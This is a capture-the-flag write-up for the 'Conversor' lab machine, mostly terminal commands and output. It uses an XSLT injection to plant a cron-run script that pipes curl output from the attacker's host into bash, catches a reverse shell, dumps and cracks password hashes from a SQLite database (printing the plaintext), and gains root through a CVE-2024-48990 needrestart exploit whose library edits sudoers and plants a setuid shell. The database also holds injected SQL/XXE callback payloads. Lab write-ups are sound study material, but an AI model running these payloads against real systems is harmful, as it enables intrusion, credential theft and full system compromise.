Conversor

```
└─$ nmap -p- -sC -sV 10.10.11.92 -o conversor.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-27 03:19 EDT
Nmap scan report for 10.10.11.92
Host is up (0.26s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 01:74:26:39:47:bc:6a:e2:cb:12:8b:71:84:9c:f8:5a (ECDSA)
|_  256 3a:16:90:dc:74:d8:e3:c4:51:36:e2:08:06:26:17:ee (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://conversor.htb/
Service Info: Host: conversor.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 606.88 seconds
```

```
[+] Url:                     http://10.10.11.92/
[+] Method:                  GET
[+] Threads:                 30
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Follow Redirect:         true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/about               (Status: 200) [Size: 2842]
/login               (Status: 200) [Size: 722]
/register            (Status: 200) [Size: 726]
/javascript          (Status: 403) [Size: 278]
/logout              (Status: 200) [Size: 722]
/convert             (Status: 405) [Size: 153]
Progress: 87665 / 87666 (100.00%)
===============================================================
Finished
===============================================================
```

Conversor

We are Conversor. Have you ever performed large scans with Nmap and wished for a more attractive display? We have the solution! All you need to do is upload your XML file along with the XSLT sheet to transform it into a more aesthetic format. If you prefer, you can also download the template we have developed here: Download Template


XML File

Choose File | No file chosen

XSLT File

Choose File | No file chosen

Convert



```
------WebKitFormBoundaryEsrAdPI4a19J2GjA
Content-Disposition: form-data; name="xslt_file"; filename="nmap.xslt
"
Content-Type: application/xml

<?xml version="1.0" encoding="utf-8"?>
<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:output method="html" encoding="utf-8" indent="yes"/>
  <!-- Match the nmap root -->
  <xsl:template match="/nmaprun">
    <html><body>
      <h1>TRANSFORM_MARKER_OK</h1>
      <p>Args: <xsl:value-of select="@args"/></p>
      <p>Host IP: <xsl:value-of select="host/address/@addr"/></p>
    </body></html>
  </xsl:template>
</xsl:stylesheet>

```

TRANSFORM_MARKER_OK

Args: nmap --unprivileged -p 80,22 -sV -oX t.xml 10.10.11.92

Host IP: 10.10.11.92

```
"""
* * * * * www-data for f in /var/www/conversor.htb/scripts/*.py; do python3 "$f"; done
"""
```

```
------WebKitFormBoundarys8AcDM0CmV78ct6E
Content-Disposition: form-data; name="xslt_file"; filename="t.xml"
Content-Type: text/xml

<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet
    xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
    xmlns:shell="http://exslt.org/common"
    extension-element-prefixes="shell"
    version="1.0"
>
<xsl:template match="/">
<shell:document href="/var/www/conversor.htb/scripts/shellxeu.py" method="text">
import os
os.system("curl 10.10.14.164:9002/xeu.sh|bash")
</shell:document>
</xsl:template>
</xsl:stylesheet>

------WebKitFormBoundarys8AcDM0CmV78ct6E--
```

```
┌──(blackbin㉿192)-[~/Desktop]
└─$ nano xeu.sh

┌──(blackbin㉿192)-[~/Desktop]
└─$ python3 -m http.server 9002
Serving HTTP on 0.0.0.0 port 9002 (http://0.0.0.0:9002/) ...
10.10.11.92 - - [30/Oct/2025 12:26:18] "GET /xeu.sh HTTP/1.1" 200 -
10.10.11.92 - - [30/Oct/2025 12:27:02] "GET /xeu.sh HTTP/1.1" 200 -
```

```
┌──(blackbin㉿192)-[~/Desktop]
└─$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.10.14.164] from (UNKNOWN) [10.10.11.92] 38576
bash: cannot set terminal process group (38516): Inappropriate ioctl for device
bash: no job control in this shell
www-data@conversor:~$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
www-data@conversor:~$ ls -la
total 16
drwxr-x---  4 www-data www-data 4096 Oct 30 16:24 .
drwxr-xr-x 13 root     root     4096 Jul 31 03:55 ..
lrwxrwxrwx  1 root     root        9 Aug 15 05:19 .bash_history -> /dev/null
drwxr-x---  8 www-data www-data 4096 Aug 14 21:34 conversor.htb
drwx------  3 www-data www-data 4096 Oct 30 16:12 .gnupg
lrwxrwxrwx  1 root     root        9 Aug 15 05:19 .python_history -> /dev/null
lrwxrwxrwx  1 root     root        9 Aug 15 05:19 .sqlite_history -> /dev/null
www-data@conversor:~$ cd conversor.htb/
www-data@conversor:~/conversor.htb$ ls -la
total 44
drwxr-x--- 8 www-data www-data 4096 Aug 14 21:34 .
drwxr-x--- 4 www-data www-data 4096 Oct 30 16:24 ..
-rwxr-x--- 1 www-data www-data 4466 Aug 14 20:50 app.py
-rwxr-x--- 1 www-data www-data   92 Jul 31 04:00 app.wsgi
drwxr-x--- 2 www-data www-data 4096 Oct 30 16:31 instance
drwxr-x--- 2 www-data www-data 4096 Aug 14 21:34 __pycache__
drwxr-x--- 2 www-data www-data 4096 Oct 30 16:28 scripts
drwxr-x--- 3 www-data www-data 4096 Oct 16 13:48 static
drwxr-x--- 2 www-data www-data 4096 Aug 15 23:48 templates
drwxr-x--- 2 www-data www-data 4096 Oct 30 16:31 uploads
www-data@conversor:~/conversor.htb$ cd instance/
www-data@conversor:~/conversor.htb/instance$ ls -la
total 68
drwxr-x--- 2 www-data www-data  4096 Oct 30 16:31 .
drwxr-x--- 8 www-data www-data  4096 Aug 14 21:34 ..
-rw-r--r-- 1 www-data www-data     0 Oct 30 16:19 user.db
-rwxr-x--- 1 www-data www-data 57344 Oct 30 16:31 users.db
```

```
www-data@conversor:~/conversor.htb/instance$ file users.db
users.db: SQLite 3.x database, last written using SQLite version 3037002, file counter 278, database pages 14, cookie
0x2, schema 4, UTF-8, version-valid-for 278
www-data@conversor:~/conversor.htb/instance$ sqlite3 users.db
SQLite version 3.37.2 2022-01-06 13:25:41
Enter ".help" for usage hints.
sqlite>
```

```
sqlite> .tables
files  users
sqlite> .schema users
CREATE TABLE users (
        id INTEGER PRIMARY KEY AUTOINCREMENT,
        username TEXT UNIQUE,
        password TEXT
    );
sqlite> select * from users;
1|fismathack|5b5c3ac3a1c897c94caad48e6c71fdec
5|test|16d7a4fca7442dda3ad93c9a726597e4
6|kirill|e10adc3949ba59abbe56e057f20f883e
7||d41d8cd98f00b204e9800998ecf8427e
8|(select extractvalue(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % tkjss SYSTEM "http:/
/bwbyub10k4n3d1zjgn5tma26rxxqlp9sxkka8z.oasti'||'fy.com/">%tkjss;]>'),'/l') from dual)|d41d8cd98f00b204e9800998ecf8427
e
9|'||(select extractvalue(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % tkjss SYSTEM "htt
p://5ousm5tucyfx5vrd8hxne4u0jrpkdj1npfc50u.oasti'||'fy.com/">%tkjss;]>'),'/l') from dual)||'|d41d8cd98f00b204e9800998e
cf8427e
10|;declare @q varchar(99);set @q='\\2ilpg2nr6v9uzsla2erk81oxdojh7gv7lvdi36s.oasti'+'fy.com\hkc'; exec master.dbo.xp_d
irtree @q;-- |d41d8cd98f00b204e9800998ecf8427e
11|';declare @q varchar(99);set @q='\\f5l23fa4t8w7m58nprexveba016uutik981vrjg.oasti'+'fy.com\hhg'; exec master.dbo.xp_
dirtree @q;-- |d41d8cd98f00b204e9800998ecf8427e
12|);declare @q varchar(99);set @q='\\ffy2dfk43867w5inzrox5elaa1gu4tskk8cv2jr.oasti'+'fy.com\kos'; exec master.dbo.xp_
dirtree @q;-- |d41d8cd98f00b204e9800998ecf8427e
13|');declare @q varchar(99);set @q='\\ztwmrzyohskrapw7db2hjyzuolueid64zsrfh36.oasti'+'fy.com\odq'; exec master.dbo.xp
_dirtree @q;-- |d41d8cd98f00b204e9800998ecf8427e
14|(select load_file('\\\\xefkcxjm2q5pvnh5y9nf4wks9jfc3br2tqldb10.oastify.com\\zmt'))|d41d8cd98f00b204e9800998ecf8427e
```

```
┌──(blackbin㉿192)-[~/Desktop]
└─$ hashcat --identify "5b5c3ac3a1c897c94caad48e6c71fdec"
The following 11 hash-modes match the structure of your input hash:

      # | Name                                                       | Category
  ======+============================================================+======================================
    900 | MD4                                                        | Raw Hash
      0 | MD5                                                        | Raw Hash
     70 | md5(utf16le($pass))                                        | Raw Hash
   2600 | md5(md5($pass))                                            | Raw Hash salted and/or iterated
   3500 | md5(md5(md5($pass)))                                       | Raw Hash salted and/or iterated
   4400 | md5(sha1($pass))                                           | Raw Hash salted and/or iterated
  20900 | md5(sha1($pass).md5($pass).sha1($pass))                    | Raw Hash salted and/or iterated
   4300 | md5(strtoupper(md5($pass)))                                | Raw Hash salted and/or iterated
   1000 | NTLM                                                       | Operating System
   9900 | Radmin2                                                    | Operating System
   8600 | Lotus Notes/Domino 5                                       | Enterprise Application Software (EAS)
```

hashcat -m 0 -a 0 "5b5c3ac3a1c897c94caad48e6c71fdec" /usr/share/wordlists/rockyou.txt

```
  https://hashcat.net/faq/morework

5b5c3ac3a1c897c94caad48e6c71fdec:Keepmesafeandwarm

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 5b5c3ac3a1c897c94caad48e6c71fdec
Time.Started.....: Thu Oct 30 12:53:57 2025 (12 secs)
Time.Estimated...: Thu Oct 30 12:54:09 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1144.3 kH/s (0.09ms) @ Accel:512 Loops:1 Thr:1 Vec:16
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10974208/14344385 (76.51%)
Rejected.........: 0/10974208 (0.00%)
Restore.Point....: 10973184/14344385 (76.50%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: KeishayYashi -> Kayzia
Hardware.Mon.#1..: Util: 74%

Started: Thu Oct 30 12:53:36 2025
Stopped: Thu Oct 30 12:54:10 2025
```

- Keepmesafeandwarm

ssh fismathack@10.10.11.92

```
fismathack@conversor:~$ id
uid=1000(fismathack) gid=1000(fismathack) groups=1000(fismathack)
fismathack@conversor:~$ ls
compile.sh  exploit-1  exploit-2  listener.sh  runner1.sh  runner.sh  user.txt
fismathack@conversor:~$ cat user.txt
a49fd2bb4b1c77b5c1e7384b37532db2
```

```
fismathack@conversor:~$ sudo -l
Matching Defaults entries for fismathack on conversor:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User fismathack may run the following commands on conversor:
    (ALL : ALL) NOPASSWD: /usr/sbin/needrestart
fismathack@conversor:~$ /usr/sbin/needrestart --version

needrestart 3.7 - Restart daemons after library updates.

Authors:
  Thomas Liske <thomas@fiasko-nw.net>

Copyright Holder:
  2013 - 2022 (C) Thomas Liske [http://fiasko-nw.net/~thomas/]

Upstream:
  https://github.com/liske/needrestart

This program is free software; you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation; either version 2 of the License, or
(at your option) any later version.
```

- CVE-2024-48990
- https://github.com/pentestfunctions/CVE-2024-48990-PoC-Testing.git

```
┌──(blackbin㉿192)-[~/Desktop/CVE-2024-48990-PoC-Testing]
└─$ cat lib.c
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>

static void a() __attribute__((constructor));

void a() {
    if(geteuid() == 0) {  // Only execute if we're running with root privileges
        setuid(0);
        setgid(0);
        const char *shell = "cp /bin/sh /tmp/poc; "
                            "chmod u+s /tmp/poc; "
                            "grep -qxF 'ALL ALL=NOPASSWD: /tmp/poc' /etc/sudoers || "
                            "echo 'ALL ALL=NOPASSWD: /tmp/poc' | tee -a /etc/sudoers > /dev/null &";
        system(shell);
    }
}
```

```
┌──(blackbin㉿192)-[~/Desktop/CVE-2024-48990-PoC-Testing]
└─$ gcc -shared -fPIC -o __init__.so lib.c

┌──(blackbin㉿192)-[~/Desktop/CVE-2024-48990-PoC-Testing]
└─$ ls
README.md  __init__.so  images  lib.c  runner.sh
```

```
┌──(blackbin㉿192)-[~/Desktop/CVE-2024-48990-PoC-Testing]
└─$ cat runner.sh
#!/bin/bash
set -e
cd /tmp
mkdir -p malicious/importlib

# Create and compile the malicious library
curl http://10.10.14.164:9002/__init__.so -o /tmp/malicious/importlib/__init__.so

# Minimal Python script to trigger import
cat << 'EOF' > /tmp/malicious/e.py
import time
while True:
    try:
        import importlib
    except:
        pass
    if __import__("os").path.exists("/tmp/poc"):
        print("Got shell!, delete traces in /tmp/poc, /tmp/malicious")
        __import__("os").system("sudo /tmp/poc -p")
        break
    time.sleep(1)
EOF

cd /tmp/malicious; PYTHONPATH="$PWD" python3 e.py 2>/dev/null
```

```
fismathack@conversor:~$ sudo /usr/sbin/needrestart
Scanning processes...
Scanning candidates...
Scanning linux images...

Running kernel seems to be up-to-date.

No services need to be restarted.

No containers need to be restarted.

User sessions running outdated binaries:
 fismathack @ session #166: sh[38927]

No VM guests are running outdated hypervisor (qemu) binaries on this host.
fismathack@conversor:~$
```

```
fismathack@conversor:/tmp/malicious/xeu$ ./runner.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 15520  100 15520    0     0  20371      0 --:--:-- --:--:-- --:--:-- 20367
Got shell!, delete traces in /tmp/poc, /tmp/malicious
id
uid=0(root) gid=0(root) groups=0(root)
llll
ls
e.py  importlib  xeu
ls /root
root.txt  scripts
cat /root/root.txt
a13b5f5ce341837f0f72267ed7dc0343
```